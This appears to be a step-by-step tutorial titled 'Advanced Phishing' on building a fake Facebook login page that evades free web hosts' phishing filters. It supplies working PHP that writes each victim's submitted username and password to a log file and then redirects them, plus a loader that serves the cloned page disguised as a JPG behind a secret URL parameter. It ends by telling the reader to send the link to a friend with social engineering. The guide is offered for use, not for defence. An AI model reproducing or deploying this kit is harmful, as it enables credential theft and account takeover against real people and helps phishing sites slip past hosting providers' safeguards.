Advanced Phishing

Sarang Parikh

The concept of advanced phishing is almost same as that of basic phishing technique. Advanced phishing evolved because most of the free web hosting websites blocked phishing website that we host.

So the concept involves changing our Facebook cloned webpage to an image. Then we also use a PHP script to extract text from that image and display it over the screen.

What web hosting company think that the image is innocent and let our website stay and not blocking it.

When the user runs our PHP script, the PHP script extracts all the content of the image and echo it. As the image contains the code of our evil Facebook cloned page, we can see that on the webpage.

Step-1) Cloning the webpage:

Go to www.facebook.com and press Ctrl+S to save the webpage as login.

Step-2) Create our evil script that saves the username and password entered by our victim.

Open notepad->Copy the below code and save it as “data.php”.

```
<?php
header("Location: http://www.flipkart.com");
$handle = fopen("log.txt", "a");
foreach($_GET as $variable => $value) {
fwrite($handle, $variable);
fwrite($handle, "=");
fwrite($handle, $value);
fwrite($handle, "\r\n");
}
fwrite($handle, "\r\n");
fclose($handle);
exit;
?>
```

Note: Make sure you use “” (double inverted commas) when saving it using notepad to save it as PHP file. If you don’t use “” it will save the file as normal text file.

Step-3) Replacing Facebook’s original login php script with our evil data.php script.


Open login.html with notepad-> Search for action= -> Then replace everything inside the action to action=”data.php”.

Also change the method from POST to GET. Method will located just beside action=.

And save it.

Step-4) Changing login.html to login.jpg

Note: Make sure you have checked File Name Extensions. So that you can see the file extensions.




☐ Item check boxes
☑ File name extensions
☐ Hidden items

This PC › Windows (C:) › BMSCE_Sarang › Tools 1 › fb

Name	Date modified	Type	Size
login_files	3/3/2017 6:56 PM	File folder	
data.php	3/5/2017 10:33 AM	PHP File	1 KB
index.php	3/3/2017 6:57 PM	PHP File	1 KB
login.html	12/13/2015 2:23 AM	Firefox HTML Doc...	111 KB

4 items   1 item selected 110 KB

Now rename the login.html to login.jpg. Like this-



Name	Date modified	Type	Size
login_files	3/3/2017 6:56 PM	File folder	
data.php	3/5/2017 10:33 AM	PHP File	1 KB
index.php	3/3/2017 6:57 PM	PHP File	1 KB
login.jpg	12/13/2015 2:23 AM	JPG File	111 KB

Step-5) Creating a script that extracts all the content from login.jpg and echo it on the webpage.

Open a notepad and paste the code below and save it as “index.php”

```
<?php
$id = $_GET["id"];
if ($id == "sar") {
    $myFile = "login.jpg";
    $fh = fopen($myFile, 'r');
    $theData = fread($fh, 500000);
    fclose($fh);

    echo $theData;

}

?>
```

Note: Make sure you use “” (Double inverted commas) when saving it using notepad to save it as PHP file. If you do not use “” notepad will save it as text file.

Step-6) Convert the folder into foldername.zip and upload it to your web hosting website.

Note: Make sure you upload all the files on public_html. If you wont your files won’t be displayed.

Step-7) After uploading, extract the .zip file.

Step-8) Go to the website url and browse to the path of your folder name.

Step-9) Remember we assigned an “id” so put id=sar in the url.

Eg:www.yourdomain.subdomain.com/foldername/?id=sar

Step10) If you have followed the above step you will see Facebook page.

Step-11) If not check every step.

Note: Check the website path correctly.

Step-12) Send the link to your friend with some good social engineering.